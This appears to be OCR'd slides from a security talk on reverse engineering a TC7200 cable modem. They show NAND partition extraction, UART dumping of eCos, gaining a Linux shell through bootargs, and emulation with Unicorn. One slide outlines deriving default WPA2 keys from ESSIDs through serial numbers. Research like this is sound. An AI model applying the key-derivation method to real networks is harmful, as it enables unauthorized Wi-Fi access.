
```
#!/usr/bin/python

import sys, os

data = open(sys.argv[1]).read()

offs = int(sys.argv[2], 0)
size = int(sys.argv[3], 0)

blob = data[offs:offs+size]

f = open(sys.argv[4], "wb")
f.write(blob)
f.close()

print "DONE!"
```

UNPACKING THE NAND CONTENTS




```
#!/bin/sh
python extract.py tc7200_nand.bin 0x00000000 0x00010000 parts/bootloader.bin
python extract.py tc7200_nand.bin 0x01ac0000 0x006c0000 parts/image1.bin
python extract.py tc7200_nand.bin 0x02180000 0x006c0000 parts/image2.bin
python extract.py tc7200_nand.bin 0x02840000 0x00480000 parts/linux.bin
python extract.py tc7200_nand.bin 0x00100000 0x019c0000 parts/linuxapps.bin
python extract.py tc7200_nand.bin 0x00010000 0x00010000 parts/permnv.bin
python extract.py tc7200_nand.bin 0x03ec0000 0x00240000 parts/dhtml.bin
python extract.py tc7200_nand.bin 0x000e0000 0x00020000 parts/dynnv.bin
python extract.py tc7200_nand.bin 0x02cc0000 0x01200000 parts/linuxkfs.bin
~
```

UNPACKING THE NAND CONTENTS




```
tc7200$ cd ..
tc7200$ file parts/*
parts/bootloader.bin: data
parts/dhtml.bin:      HIT archive data
parts/dynnv.bin:      DOS executable (COM)
parts/image1.bin:     HIT archive data
parts/image2.bin:     data
parts/linux.bin:      HIT archive data
parts/linuxapps.bin:  data
parts/linuxkfs.bin:   HIT archive data
parts/permnv.bin:     data
```

UNPACKING THE NAND CONTENTS



```
tc7200$ for i in parts/*.bin ; do echo "## $i"; xxd $i | head -n1 ; done
## parts/bootloader.bin
0000000: a825 0100 0100 03ff 530b 510b 000b 7fa4  .%......S.Q.....
## parts/dhtml.bin
0000000: 5542 4923 0100 0000 0000 0000 0000 0000  UBI#............
## parts/dynnv.bin
0000000: e997 0a4d db1c e4c8 ab06 34f2 ae0f fec2  ...M......4.....
## parts/image1.bin
0000000: 5542 4923 0100 0000 0000 0000 0000 0000  UBI#............
## parts/image2.bin
0000000: 3030 3030 3030 303a 2035 3534 3220 3439  0000000: 5542 49
## parts/linux.bin
0000000: 5542 4923 0100 0000 0000 0000 0000 0000  UBI#............
## parts/linuxapps.bin
0000000: 1bbb 5788 e117 893d 7baf e3e6 9f33 f8b7  ..W....={....3..
## parts/linuxkfs.bin
0000000: 5542 4923 0100 0000 0000 0000 0000 0000  UBI#............
## parts/permnv.bin
0000000: e8c3 f393 8cd6 7eee f30e 7b7e 8ecb fcbf  ......~...{~....
```

DECOMPRESSING ECOS



```
NandFlashRead: Reading offset 0x2740000, length 0x200
NandFlashRead: Reading offset 0x2740200, length 0x16fe00
Performing CRC on Image 3...
CRC time = 36251543
Detected LZMA compressed image... decompressing...
Target Address: 0x84010000
decompressSpace is 0x8000000
Elapsed time 1508380820
```

Oh cool. LZMA. The thing with 2783783 variants.

DECOMPRESSING ECOS THE CHEESY WAY - LZMA_DUMPER

- Lets patch into the code right after the LZMA decompression
- From here we dump the de-LZMA'd buffer as asciihex over UART.
- We call this 30 lines of (reused) C lzma_dumper. ;-)
- Result = ecos_decompressed.bin

ENTER ECOS

- Big ass monolithic piece of shit
- I mean, a Realtime Operating System.. :-P

A WILD LINUX APPEARS..!

- I notice some weird text in this UART log output.
- Oh my, this box *also* runs Linux?
- Patch bootargs in memory, init=/bin/sh
- I owned the Linux and it was useless. ;-(

PEELING A 20 MEGABYTE ONION

- String references, data references
- Static reverse engineering
- Dynamic instrumentation
- Guesswork

DYNAMIC INSTRUMENTATION: QEMU-USER STYLE

- mmap() a block of RWX memory at a base address of your liking.
- copy your MIPS code to this block
- jump there..
- .. pray!

ESSID & WPA2 PSK GENERATION

- Each device has a unique ‘serial number’, also printed on the sticker on the box
- The serial number is used to generate the ESSID.
- The serial number is also used to generate the WPA2 psk.
- Going back from a ESSID to a valid serial number is possible, with a small amount of false hits/collisions.
- .. find (possible) ESSIDs, generate all WPA2 keys.. profit!

DYNAMIC INSTRUMENTATION: UNICORN EMULATOR STYLE


- Unicorn is a lightweight multi-platform, multi-architecture CPU emulator framework based on Qemu.
- By the guy(s) behind Capstone (disassembly library) and the upcoming keystone (assembler library)
- Ships with bindings for high-level languages like Python
- Allows for easy bootstrapping and instrumentation of code.

DYNAMIC INSTRUMENTATION: UNICORN EMULATOR STYLE

http://www.unicorn-engine.org/

DYNAMIC INSTRUMENTATION: UNICORN EMULATOR STYLE

- reg_write / reg_read
- mem_write / mem_read
- uc.hook_add(UC_HOOK_*, callback)

